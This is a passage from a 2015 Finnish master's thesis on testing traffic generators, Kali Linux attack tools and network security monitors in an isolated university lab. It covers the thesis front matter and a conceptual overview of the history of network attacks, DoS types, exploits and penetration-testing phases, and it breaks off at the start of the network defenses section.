



TAMPEREEN TEKNILLINEN YLIOPISTO  
TAMPERE UNIVERSITY OF TECHNOLOGY

NIKO HEIKURA  
ANALYZING OFFENSIVE AND DEFENSIVE NETWORKING  
TOOLS IN A LABORATORY ENVIRONMENT

Master of Science thesis

Examiners: prof. Jarmo Harju and  
M.Sc. Markku Vajaranta  
Examiners and topic approved by  
the Faculty Council of the Faculty of  
Computing and Electrical Engineer-  
ing on 8th October 2014

## ABSTRACT

**NIKO HEIKURA:** Analyzing Offensive and Defensive Networking Tools in a Laboratory Environment

Tampere University of Technology

Master of Science Thesis, 93 pages

March 2015

Master's Degree Programme in Signal Processing and Communications Engineering

Major: Communications Networks and Protocols

Examiners: Professor Jarmo Harju and M.Sc. Markku Vajaranta

**Keywords:** denial of service, network security, network security monitoring, exploits, vulnerabilities

The safest way of conducting network security testing is to do it in a closed laboratory environment that is isolated from the production network, and whose network configuration can be easily modified according to needs. Such an environment was built to the Department of Pervasive Computing in the fall of 2014 as part of TUTCyberLabs. In addition to the networking hardware, computers and servers, two purchases were made: Ruge, a traffic generator, and Clarified Analyzer, a network security monitor. Open source alternatives were researched for comparison and the chosen tools were Ostinato and Security Onion respectively. A hacking lab exercise was created for Computer Network and Security course employing various tools found in Kali Linux that was installed on the computers. Different attack scenarios were designed for the traffic generators and Kali Linux, and they were then monitored on the network security monitors. Finally a comparison was made between the monitoring applications.

In the traffic generator tests, both Ruge and Ostinato were capable of clogging the gigabit network found in the laboratory. Both were also able to cause packet loss in two different network setups rendering the network virtually unusable. Where Ostinato finally lost the comparison was its lack of support for stateful connections, e.g., TCP handshake.

In the hacking lab exercise the students' task was to practice penetration testing against a fictional company. Their mission was to exploit various vulnerabilities and use modules found in Metasploit to get a remote desktop connection on a Windows XP machine hidden behind a firewall, by pivoting their connection through the company's public web server.

Comparing the monitoring applications, it became clear that Clarified Analyzer is focused on providing a broad overview of one's network, and does not provide any alerts or analysis on the traffic it sees. Security Onion on the other hand lacks the overview, but is able to provide real time alerts via Snort. Both of the applications provide means to export packet capture data to, e.g., Wireshark for further analysis. Because of the network overview it provides, Clarified Analyzer works better against denial of service attacks, whereas Security Onion excels in regard to exploits and intrusions. Thus the best result is achieved when both of these are used simultaneously to monitor one's network.

## TIIVISTELMÄ

**NIKO HEIKURA:** Verkon hyökkäys- ja puolustustyökalujen testausta laboratorioympäristössä

Tampereen teknillinen yliopisto

Diplomityö, 93 sivua

Maaliskuu 2015

Signaalinkäsittelyn ja tietoliikennetekniikan diplomi-insinöörin tutkinto-ohjelma

Pääaine: Tietoliikenneverkot ja protokollat

Tarkastajat: professori Jarmo Harju ja DI Markku Vajaranta

**Avainsanat:** palvelunestohyökkäys, tietoturva, verkon tietoturvan valvonta, verkkohyökkäykset, haavoittuvuudet

Tietoturva on kätevinä testata laboratorioympäristössä, joka on eristetty tuotantoverkosta ja jonka verkkokonfiguraatioita voi muokata tarpeen mukaan. Tällainen ympäristö rakennettiin Tietotekniikan laitokselle syksyllä 2014 osana TUTCyberLabs-kyberturvallisuuslaboratorioita. Verkkolaitteiden, päätelaitteiden ja palvelinten lisäksi laboratorioon hankittiin Ruge-verkkoliikennesimulaattori ja Clarified Analyzer -verkonvalvontatyökalu. Työkaluille valittiin vertailukohteiksi avoimen lähdekoodin sovellukset Ostinato ja Security Onion. Lisäksi tietoturvallisuuden jatkokurssille luotiin hyökkäys-harjoitus hyväksikäyttäen laboratorion tietokoneilta löytyvää Kali Linux -käyttöjärjestelmää ja siinä mukana tulleita hyökkäystyökaluja, kuten Metasploitia. Työkaluille luotiin erilaisia hyökkäysskenaarioita, ja niitä tarkasteltiin lopuksi verkonvalvontatyökaluilla, joita vertailtiin toisiinsa ominaisuuksien ja käytettävyyden perusteella.

Rugen ja Ostinaton vertailussa molemmat onnistuivat tukkimaan laboratorion yhden gigabitin verkon ja aiheuttamaan huomattavan pakettikadon sekä lähiverkossa kytkimen kautta että reitittimien läpi testatessa. Ostinato hävisi lopulta ominaisuusvertailussa, kun se ei vielä tue tilojen luontia yhteyksiin liittyen (esim. TCP-kättelyä varten).

Hyökkäys-harjoituksessa oppilaiden tehtävänä oli harjoitella penetraatiotestausta fiktiivistä yritystä kohtaan. Tavoitteena oli erinäisiä haavoittuvuuksia ja Metasploitista löytyviä moduuleja hyväksikäyttäen saada etätyöpöytäyhteys palomuurin takana olleelle Windows XP -koneelle yrityksen julkisen WWW-palvelimen kautta.

Verkonvalvontatyökaluja testatessa kävi selväksi, että Clarified Analyzer keskittyy tuomaan käyttäjälle laajan yleiskuvan verkon tapahtumista, mutta ei itse oikeastaan ota mitään kantaa verkkoliikenteen sisältöön. Vahvoja puolia ovat kuitenkin esimerkiksi verkon käyttökatkosten huomaaminen ja syiden tarkastelu. Security Onion puolestaan tarjosi reaaliaikaiset hälytykset verkkohyökkäyksille Snortin avulla. Molemmat työkalut tarjosivat myös mahdollisuuden avata kaapatut paketit esimerkiksi Wiresharkissa tarkempaa analysointia varten. Verkon yleistilanteeseen keskittyneenä Clarified Analyzer tarjosi paremmat mahdollisuudet havaita palvelunestohyökkäykset, kun taas Security Onion pärjasi hyvin Kali Linuxilla toteutettua verkkohyökkäys-harjoitusta valvottaessa Snortin havaitessa lähes kaikki haavoittuvuuksiin liittyvät hyökkäykset ja tarjoten niistä reaaliaikaiset hälytykset. Testien perusteella parhaimman mahdollisen lopputuloksen aikaansaamiseksi tulisikin käyttää molempia sovelluksia rinnakkain.

## **PREFACE**

Kiitokset Jarmo Harjulle diplomityömahdollisuudesta ja erittäin mielenkiintoisesta aiheesta. Kiitokset myös Tommille, Markulle ja Joonalle työhön liittyvästä opastuksesta ja mukavasta työympäristöstä.

Kiitokset isälle, Hennalle ja Tarulle yleisestä kannustamisesta ja tukemisesta työn tekemisen aikana.

Omistettu äidille.

Tampereella, 16.2.2015

Niko Heikura



## CONTENTS

1.	INTRODUCTION .....	1
2.	BASIC CONCEPTS .....	3
2.1	Network attacks.....	3
2.1.1	History.....	3
2.1.2	Motivation and ethics.....	5
2.1.3	Exploits and vulnerabilities.....	6
2.1.4	Denial of Service.....	7
2.1.5	Penetration testing.....	11
2.2	Network defenses .....	12
2.2.1	Prevention .....	12
2.2.2	Detection .....	13
2.2.3	Reaction .....	14
3.	TESTING ENVIRONMENT.....	16
3.1	Laboratory equipment .....	16
3.2	Offensive tools .....	17
3.2.1	Ruge – Rugged IP load generator .....	17
3.2.2	Free traffic generator software.....	22
3.2.3	Kali Linux .....	25
3.2.4	Metasploit.....	26
3.3	Defensive tools.....	28
3.3.1	Clarified Analyzer.....	28
3.3.2	Security Onion .....	33
3.4	Miscellaneous tools .....	40
4.	A CASE STUDY OF TRAFFIC GENERATORS .....	41
4.1	Test scenarios and settings .....	41
4.2	Results .....	43
4.2.1	Ruge .....	43
4.2.2	Ostinato .....	45
4.3	Comparison .....	47
5.	ANALYSIS OF OFFENSIVE KALI LINUX TOOLS .....	50
5.1	Software included in Kali Linux .....	50
5.1.1	Reconnaissance .....	50
5.1.2	Scanning.....	51
5.1.3	Exploitation.....	51
5.1.4	Maintaining access .....	51
5.2	Laboratory exercise with Kali Linux .....	52
5.2.1	Reconnaissance and scanning.....	53
5.2.2	Exploiting to gain access.....	55
5.2.3	Maintaining access .....	62

6.	ANALYSIS OF NETWORK SECURITY MONITORS .....	65
6.1	Test scenarios .....	65
6.1.1	Denial of Service.....	65
6.1.2	Exploits and intrusions.....	66
6.2	Results .....	66
6.2.1	Clarified Analyzer against Bandwidth DoS.....	66
6.2.2	Clarified Analyzer against exploits and intrusions .....	68
6.2.3	Security Onion against Bandwidth DoS .....	73
6.2.4	Security Onion against exploits and intrusions.....	74
6.3	Comparison .....	81
7.	CONCLUSION.....	82
	REFERENCES.....	84

## LIST OF SYMBOLS AND ABBREVIATIONS

ARP	Address Resolution Protocol
AS	Autonomous System
BWDoS	Bandwidth Denial of Service
CGI	Common Gateway Interface
CISSP	Certified Information Systems Security Professional
CLI	Command Line Interface
CPU	Central Processing Unit
CVE	Common Vulnerabilities and Exposures
DoS	Denial of Service
DDoS	Distributed Denial of Service
DDR3	Double Data Rate Type Three
DMZ	Demilitarized Zone
FTP	File Transfer Protocol
GUI	Graphical User Interface
HIDS	Host-based Intrusion Detection System
HTTP	Hypertext Transfer Protocol
ICMP	Internet Control Message Protocol
IDS	Intrusion Detection System
IP	Internet Protocol
IPv4	Internet Protocol version 4
IPv6	Internet Protocol version 6
IRC	Internet Relay Chat
IT	Information Technology
MAC	Media Access Control
MITM	Man-in-the-middle
MTU	Maximum Transmission Unit
NA	Not Applicable
NIDS	Network-based Intrusion Detection System
NIST	National Institute of Standards and Technology
NSM	Network Security Monitoring
NTP	Network Time Protocol
NVD	National Vulnerability Database
OS	Operating System
OSI	Open Systems Interconnection model
PCAP	Packet capture
RAM	Random Access Memory
SIP	Session Initiation Protocol
SQL	Structured Query Language
SSH	Secure Shell
TCP	Transmission Control Protocol
TUT	Tampere University of Technology
UDP	User Datagram Protocol
URL	Uniform Resource Locator, the address of a website
VLAN	Virtual Local Area Network

# 1. INTRODUCTION

The department of pervasive computing in Tampere University of Technology (TUT) constructed a new network laboratory in 2014, which is a part of a bigger CyberLabs procurement where multiple laboratories were built around the TUT campus in cooperation. The purpose of the laboratory is to provide the necessary tools for students to learn anything and everything about different network attacks and their defenses. To aid in this, the computers in the laboratory are installed with Kali Linux, which is a cutting edge, penetration testing focused Linux distribution featuring modern tools for nearly every possible attack scenario. In addition to this, two acquisitions were made. First one was Ruge, a hardware traffic generator made by Rugged Tooling Oy, which allows for simulating distributed denial of service attacks effectively within the laboratory environment. That was followed by Codenomicon's Clarified Analyzer, whose main function is to monitor multiple parts of one's network and provide a general overview of traffic seen in order to detect any anomalies.

The goals of this thesis were to not only test the capabilities of the two commercial products acquired for the laboratory, but also to research free, open source alternatives to them and compare their performance and features to each other. Additionally, a hacking lab exercise was to be created for Computer and Network Security course where students would be acting as penetration testers trying to find a way into a fictional company's internal servers that were protected by a restrictive firewall. Different attack scenarios and phases were to be designed for both the DoS simulations and the penetration testing part. These attacks were then to be monitored on the chosen network security monitors to see what information they are able to provide and for what purposes would they be suitable.

The structure of this thesis is as follows. Chapter 2 discusses the basic concepts regarding the scope of this thesis. A brief history of network attacks is presented, followed by an exploration of the motivation and ethics regarding attacks, and finally different types of both attack and defense are considered. Chapter 3 details the hardware found in the laboratory and its network environment. Available offensive and defensive tools are listed, and the features of the commercial products and their open source alternatives are examined in detail. In Chapter 4, a case study is presented for the traffic generators in the laboratory environment. Tests are run to measure the maximum bandwidth the tools are able to generate, and the packet loss they can induce in two different network setups. Chapter 5 first lists the most notable pieces of software found in Kali Linux; a use case is then presented for some of them where virtual machines installed in the laboratory are

attacked utilizing multiple tools and vulnerabilities in order to practice penetration testing. In Chapter 6 the attacks from Chapters 4 and 5 are monitored on Clarified Analyzer and Security Onion, and there the capabilities of both applications are evaluated and compared. Finally Chapter 7 offers a conclusion for the whole paper, a few thoughts on if and how the goals were achieved and some pointers regarding future work related to the laboratory and its tools.

## 2. BASIC CONCEPTS

This chapter presents the basic concepts required to comprehend the tests conducted in the latter parts of this thesis. Section 2.1 briefly explains various aspects of network attacks: history, motivation and ethics, and different types of attacks including exploits and denial of service (DoS). Penetration testing is then explained in Section 2.1.5 as it relates closely to the network attacking field today. Section 2.2 explores various options the end user has defending against network attacks in three distinct phases: prevention, detection and reaction.

### 2.1 Network attacks

This section will discuss network attacks in detail, from the very first attacks to more modern and complex attacks, with focus on DoS attacks and exploitable vulnerabilities. Motivations and attack ethics are discussed, and the act of penetration testing is explained.

#### 2.1.1 History

This section will briefly explore the history of network attacks by detailing some of the most well-known incidents and those that were at their time pioneering new types of attacks. Let us start with possibly the very first malicious program that involved networks: “worm”, created by John Shoch and Jon Hupp in 1978, which they detail in their 1982 paper [1]. They coded a small program that would spread itself throughout the network it had access to, trying to find idle machines so that it could start running tasks on them. Two years later computer viruses first appeared in public for the first time after Fred Cohen continued work on the worm concept with experiments showing how to get code to move from one computer to another on various operating systems (OSs). In 1987 a self-propagating virus called “Christma” spread in IBM mainframes by sending itself to every contact found on the victim’s computer that opened the executable file. [2]

The Internet Virus of November 1988 [3] was the first well-known denial of service (DoS) attack. Robert Morris Jr wrote a program that could spread in a network by exploiting various vulnerabilities found in the system. It used for example simple brute-forcing by including a number of common passwords it tried to guess on target hosts. The worm was described by its author as an experiment rather than a malicious attack, and it was indeed very successful, as it could disable the then Internet completely. [2]

The first antivirus programs appeared in the 1980s as viruses were becoming more than a nuisance for PC users. Move from DOS to Windows was thought to have an effect on virus numbers as it was a 32-bit OS and would have thus made coding and spreading of viruses more difficult. This however did not last long with the advent of Internet browsers and their plugins and applets, especially Java. The next step for malicious programs came in the year 2000 with the “Love Bug” virus, which was another evolution on the worm concept initiated in the 1980s. It was self-propagating, i.e., it could send itself to every contact found on the victim’s email address book with a subject line of “I love you” to make more people prone to opening it, after which the virus executed and could spread itself. At the same time, *spyware* and *adware* were also on the rise. The intention of spyware is to collect information about the user’s actions without his knowledge or permission, whereas adware will spam the user with advertisements, e.g., in the form of popups. It is usually bundled with software (some cases even with spyware) in obscure ways so that the user is not really aware of what is being installed. [2]

At around year 2004 the attacking business got a lot more serious. Before, viruses were, with a few exceptions, created mostly for pranks or bragging rights. Criminal activity regarding the Internet was however getting more organized and thus the attacks were becoming more professional in nature. The malware programs began assembling the very first botnets by infecting machines everywhere and then giving control to an outside party via a backdoor installed by the malicious code. A million machine botnet was already reality in the year 2007 and it was called the Storm botnet [4]. The function of the botnet was to send out certain spam messages that would try to get users to download a malicious executable that would in turn install a rootkit on their machine, thus making them part of the botnet. Storm was not a mere worm, but a combined Trojan and a rootkit. It made money by selling the email spam services to various third parties, e.g. pharmacy scammers. Two other large botnets with over half a million infected machines were Gozi and Nugache which used the same peer-to-peer architecture as Storm. [2] Botnets are also a big part of distributed denial of service (DDoS) attacks, which are described in Section 2.1.4.

The DDoS attacks however date a few years back before the large botnets. One of the first such larger scale attacks was in 1999 against the internet relay chat (IRC) server of the University of Minnesota, where 227 systems were affected and the university’s server was rendered unusable for two days. In early 2000, many popular websites including Yahoo, eBay and Amazon were under attack and remained unusable for hours even causing some sites lose large amounts of money due to missed revenue. The perpetrator was later arrested and turned out to be a 15 year old boy called “Mafiaboy”, who only wanted to show the world his attacking prowess. He had scanned a network to find vulnerable machines to exploit and turn them into *zombies* for his botnet and then created a malicious program he sent to those infected machines so that they would in turn find more vulnerable machines making his botnet grow exponentially. [5]

Another well-known case was in the year 2005 when 18-year-old Farid Essabar coded the MyTob worm that opened backdoors on victims' computers to connect to a remote IRC server where the zombies would wait for further instructions. This use of IRC as the control channel helped make the botnet more easily managed to do even more diverse tasks than before. The worm would eventually infect even the network of the TV channel CNN, which would broadcast live about the outbreak. Disruption of corporate networks was however not the intention of the creator, but instead to extort money by simply threatening them with the possibility of a DDoS attack. [5]

In 2010, DDoS attacks broke 100 Gbps speeds for the first time, which was more than enough to disrupt even the largest websites and networks [5]. Today the largest recorded DDoS attack is over 400 Gbps which occurred in February 2014, over 100 Gbps larger than the previous record holder called the Spamhaus cyber-assault of March 2013. It exploited a vulnerability in the Network Time Protocol (NTP) that is used to synchronize clocks on computers via the internet. The exploit involved requesting information about the connected clients and their traffic counts, which would generate enormous amounts of traffic. [6] This type of attack is called an *amplification attack* and is briefly described in Section 2.1.4.

### 2.1.2 Motivation and ethics

As mentioned in the previous section, attackers have a lot of different motivations for conducting the nefarious acts. In the beginning it was mainly about bragging of one's skills crafting a computer program, or pranking one's coworkers with a silly virus that would spread by company email and would simply display an innocent picture with a message, e.g., the aforementioned "Christma" virus that would just draw a picture of a Christmas tree and send itself onwards inside the company network. That would however later change as the possibilities of malware increased and money entered the picture.

Today attackers are usually categorized by calling them white hat, grey hat or black hat hackers. According to Wilhelm [7], it is not ethics however that separates these groups, but permission. He defines the white hat hackers as individuals who have permission to attack against a system via a contract signed with the owner of that system; this act is called *penetration testing* and is detailed in Section 2.1.5. Black hat hackers are those that perform the very same penetration attacks but with no authorization, with reasons ranging from curiosity to monetary gain. Grey hat hackers exist somewhere in the middle who might have good intentions but ultimately do not have the permission to conduct the attacks, or go beyond the agreed contract when performing penetration testing. An example would be to reverse engineer an application in order to find bugs or other problems in it, even though the act would not be permitted in the terms of service of said software. A big difference between white and black hat hackers is that even though



the latter might seemingly have more options on what to do because they do not have to follow any rules, one has to remember that the white hat group has corporate backing through contract and thus access to state-of-the-art systems and expensive training programs that very likely are out of reach for a typical black hat hacker [7].

For attackers conducting DDoS attacks, Zargar *et al.* [8] list five different incentives:

1. Financial/economical gain
2. Revenge
3. Ideological belief
4. Intellectual Challenge
5. Cyberwarfare

All the categories are quite self-explanatory. Companies can be extorted with the threat of DDoS, or by making a competitor's website unavailable while the attacker's own remains online. Revenge is usually done by individuals who have, at least from their perspective, experienced some kind of injustice and want to make amends by disturbing the other entity's network as it is quite simple to do. Ideological beliefs often lead to DDoSing a website with which the attacker does not agree with, e.g., WikiLeaks in 2010 [9]. Intellectual challenge is oftentimes taken upon by the younger population in an attempt to learn how to effectively use DDoS (and other) attacking tools. And lastly cyberwarfare attacks are usually conducted by military or terrorist organizations trying to disrupt the infrastructure of a company or even that of a whole country. [8]

There are some standards and certifications made regarding ethics, one of which is the Certified Information Systems Security Professional (CISSP), which has the following requirements for those who wish to acquire it [7]:

1. Protect society, the commonwealth, and the infrastructure.
2. Act honorably, honestly, justly, responsibly, and legally.
3. Provide diligent and competent service to principals.
4. Advance and protect the profession.

Another entity with such Information Technology (IT) ethics related rules is the SANS Institute, which lists three major rules required of its members [7]:

1. I will strive to know myself and be honest about my capability.
2. I will conduct my business in a manner that assures the IT profession is considered one of integrity and professionalism.
3. I respect privacy and confidentiality.

### **2.1.3 Exploits and vulnerabilities**

Many exploits today use *buffer overflows* to run malicious code. Buffers are areas where usually a pre-determined, finite amount of data is stored. When a program attempts to store data which is larger than the buffer size, an overflow occurs. This means

that the extraneous data is written into the adjacent parts in memory, making them corrupt and possibly affecting the whole operation of the program. The arbitrary code that can then be injected into these memory locations can be used to achieve otherwise unattainable privileges on remote systems, and also to distribute malware. [10]

Running arbitrary code could also be possible by a simple bug and thus not require a buffer overflow at all; a recent example is Shellshock [11, 12, 13, 14, 15, 16]. An attacker is able to execute arbitrary commands in a Bash environment by using a specific set of characters for example in a Hypertext Transfer Protocol (HTTP) header field. Bash is a Unix shell, i.e., a command interpreter, that is used in most Linux installations [17]. Shellshock is used in practice in a hacking lab exercise made for our laboratory and it is detailed in Section 5.2.

Through Shellshock (and other exploits) it is also possible for an attacker to open a *backdoor*, which is a tool that enables remote connections to, e.g., firewalled computers. Typically a port, either Transmission Control Protocol (TCP) or User Datagram Protocol (UDP), is opened on the victim whenever a backdoor is executed, creating a listening session that waits for the connection from the attacker. This allows the attacker to connect to the victim's machine even if it was originally protected by a firewall. [18] A variant of a backdoor is a *reverse connection*; instead of opening a port on the victim machine and connecting to it, a connection *from* the victim to the attacker is opened instead, with the attacker running a listening process. This is used to bypass firewalls in situations where a backdoor connection is not possible even with the opening of a port.

If the target does not have a known vulnerability, one option to try to gain access to it is to attempt to crack username and password combinations with *brute force*. This means repeatedly bombarding the login server with different usernames and passwords in hopes of finding something that works. Usually brute force is only attempted after finding at least one actual username, so that only the password field is left to guess. Naturally it is a very loud method to repeatedly try to login to a system. A more discrete option could be to try to first retrieve the password hashes and then *crack* the passwords with the help of suitable software.


Many more types of exploits and vulnerabilities exist but are out of scope for this thesis. A great resource for exploring the latest discovered vulnerabilities is the National Vulnerability Database (NVD) [19] operated by the National Institute of Standards and Technology (NIST). NVD reports, among others, the Common Vulnerabilities and Exposures (CVE) vulnerabilities [20].

#### **2.1.4 Denial of Service**

According to Meyer *et al.* [21], DoS attacks can be divided into three categories, based on their purpose: destructive DoS attacks, resource consumption DoS attacks and

bandwidth consumption DoS attacks. In destructive attacks, the main purpose is to prevent a device from working normally. Resource consumption means that the attack aims to fill up different resources on the victim device, be it CPU usage, RAM, or hard drive(s). Finally we have bandwidth consumption attacks (BWDoS) that attempt to consume all the available bandwidth from the target machine's subnet so that legitimate traffic, be it upstream or downstream, gets disrupted. Conducting a BWDoS attack is tested in our laboratory environment (see Chapter 4).

It is, in most cases, almost impossible for a single machine to be able to use up all the bandwidth from a victim computer or network, so a multitude of computers are often required to perform a successful bandwidth consumption attack. An attacker connects to a few handlers, or agents, that control a vast botnet of compromised computers. These computers can reside anywhere in the world, and each of them performs a DoS attack of their own; the attack becomes distributed and is called a Distributed Denial of Service (DDoS) attack. Today the botnet used in DDoS attacks can comprise of anywhere between 500 thousand to a million machines [2]. The DDoS attack structure is detailed in Figure 1 [22].



**Figure 1.** *Distributed Denial of Service attack*


In such attacks the compromised computers, or *zombies*, are used as a botnet to flood a target network in various ways, which can be on the network or transport layer in the Open Systems Interconnections (OSI) model, or in newer attack types, on the application layer. Most commonly used protocols are Internet Control Message Protocol (ICMP) on the network layer, TCP and UDP on the transport layer and, more recently, HTTP on the application layer [22]. These DDoS attacks can also be performed without doing the often complex exploitation or intrusion and botnet setup oneself but instead

by buying a readymade botnet from a third party that has already done all the dirty work themselves, and the only thing left for the attacker is to decide on a target. Botnets are usually either IRC or web based, which means that they are controlled either on an IRC channel or through HTTP [8]. Because of this simplicity, DDoS attacks are becoming more common [23] and more serious [6], and no good universal defense mechanism exists yet. Many have been proposed [24, 25, 26], but all of them come with their own pros and cons and therefore do not fully protect against DDoS attacks on their own. The most promising of these methods are detailed in Section 2.2.

Zargar *et al.* [8] classify DDoS attacks in two separate categories based on the protocol level they are utilizing: network/transport layer DDoS attacks, and application layer DDoS attacks. The network layer attacks can further be divided into four distinct types [8]:

1. Flooding attacks
2. Protocol exploitation flooding attacks
3. Reflection-based flooding attacks
4. Amplification-based flooding attacks

The first two categories are pretty straight-forward in how they work: the victim machine or network is flooded with different kinds of traffic from the attacking entities (usually zombies in a botnet). The different protocols can be, e.g., UDP, ICMP in basic flooding attacks and TCP SYN, SYN-ACK or any other TCP flag attacks in the protocol exploitation attacks. A case study of flooding attacks utilizing the UDP protocol is presented in Chapter 4. The latter two types differ from these though and are slightly related in how they work. *Reflection-based* attacks send requests with a spoofed source Internet Protocol (IP) address to a third party, which is usually a server with much larger available bandwidth than any of the attacking computers. Then that server ends up replying to the original request by sending traffic to the forged IP address, which is the true target of the attack. *Amplification attacks* often go hand in hand with reflection attacks by utilizing a server or a protocol where the response packet can be much larger than the original request, thus amplifying the bandwidth of the attack greatly. [8] The reflection/amplification DDoS attack structure is shown in Figure 2 [25].



**Figure 2.** Reflection/amplification-based DDoS attack

Application-level DDoS attacks can also be further classified into two categories: reflection/amplification-based flooding attacks, and HTTP flooding attacks [8]. Two examples of amplification attacks on the application layer are the NTP attack mentioned in Section 2.1.1, and a Domain Name Service (DNS) amplification attack as DNS is a protocol where the reply packet can be made much larger for example with the inclusion of zone information in the request originating from the attacker [27]. HTTP flooding attacks comprise of four different types [8]:

1. Session flooding attacks
2. Request flooding attacks
3. Asymmetric attacks
4. Slow request/response attacks

*Session flooding attacks* occur when attackers are requesting session connections at a higher rate than the legitimate users, exhausting the target's resources and making it more difficult for the legitimate users to open a connection. An example would be an attack utilizing HTTP Get/Post requests. *Request flooding attacks* are largely similar, only this time the target gets flooded with multiple requests inside one session. In *asymmetric attacks* the attackers open sessions on the target which require heavy bandwidth or other resources to complete, e.g., generating large Structured Query Language (SQL) requests on a database. A *slow request/response attack* is again very alike to asymmetric attacks in that the attacker does not necessarily generate a lot of traffic, but instead uses sessions and requests that never close and thus can slowly clog the target's available resources. [8]

### 2.1.5 Penetration testing

Penetration testing is what occurs when a person or a company is acting as an attacker in order to test the defensive systems of the target, which is usually a corporation that wants to test the integrity of its servers and the functionality of its defense mechanisms. Engebretson defines it as “a legal and authorized attempt to locate and successfully exploit computer systems for the purpose of making those systems more secure.” [28] A contract is usually signed between the testing entity and the target to determine what assets can and will be tested, and sometimes even how, when and where (especially with government targets where discretion is key).

Penetration testing can be divided into four distinct phases: reconnaissance, scanning, exploitation, and post exploitation. An extra fifth phase called “covering your tracks” is often a part of real world tests (and especially actual attacks), but is not utilized in the hacking lab exercise so it won’t be covered here. [28] No phase is more important than the other; if the exploitation is to succeed, every step must be completed with great care. The *reconnaissance* phase is all about gathering information of the target, e.g., names and email addresses of all the employees, IP addresses of the servers etc.

Scanning phase can begin whenever the amount of information retrieved is deemed to be enough. In this phase all the IP addresses and other servers found during reconnaissance are scanned with various tools to discover any open ports and services that could be used to gain access to the target and therefore its information. Once one or multiple vulnerabilities are found on the target, the penetration tester can move on to the actual exploitation phase.

Exploitation means the act of gaining control over a target, but not every exploit leads to a total compromise [28]. The goal is almost always the same: to gain administrative privileges on the target machine. Exploits are used to utilize vulnerabilities found in the scanning phase to circumvent any defense mechanisms, and is often considered the most interesting phase of penetration testing since it most closely resembles the hacking depicted in movies and other mass media. Tools for exploitation phase are almost as numerous as the vulnerabilities themselves; different types include brute forcing, password cracking and network sniffing.

Finally after the target is successfully exploited, comes the post exploitation, or *maintaining access*, phase. The goal of this last phase (in this scope) is to continue having access to the target even in the case of the original exploits being detected. This can be achieved in multiple ways such as backdoors and rootkits.

There are at least two different kinds of general methods to perform penetration testing [28]: *white box* and *black box*. In white box, or *overt*, penetration testing, the purpose is to explore every possibility to exploit the target, and being stealthy is not a concern. It is

often more efficient in finding vulnerabilities, but is not a good example of a real world attack where being discrete is usually the main worry of the attacker. The real world situations can more accurately be simulated with black box, or *covert*, testing which is done in a much more realistic manner where the tester does not get all the information of the target given to him, and usually finding just one vulnerability is enough for a black box test to be considered successful.

## 2.2 Network defenses

There are three important phases in defending a network: prevention, detection, and reaction. The different actions regarding each phase are discussed in this section. Section 2.2.1 details the actions one can take in the prevention phase, i.e., before the attack happens. Section 2.2.2 explains the procedures on how to monitor and detect the attacks. And last is the reaction phase in Section 2.2.3, where the three phases relating to it, i.e., escalation, resolution and remediation, are detailed.

### 2.2.1 Prevention

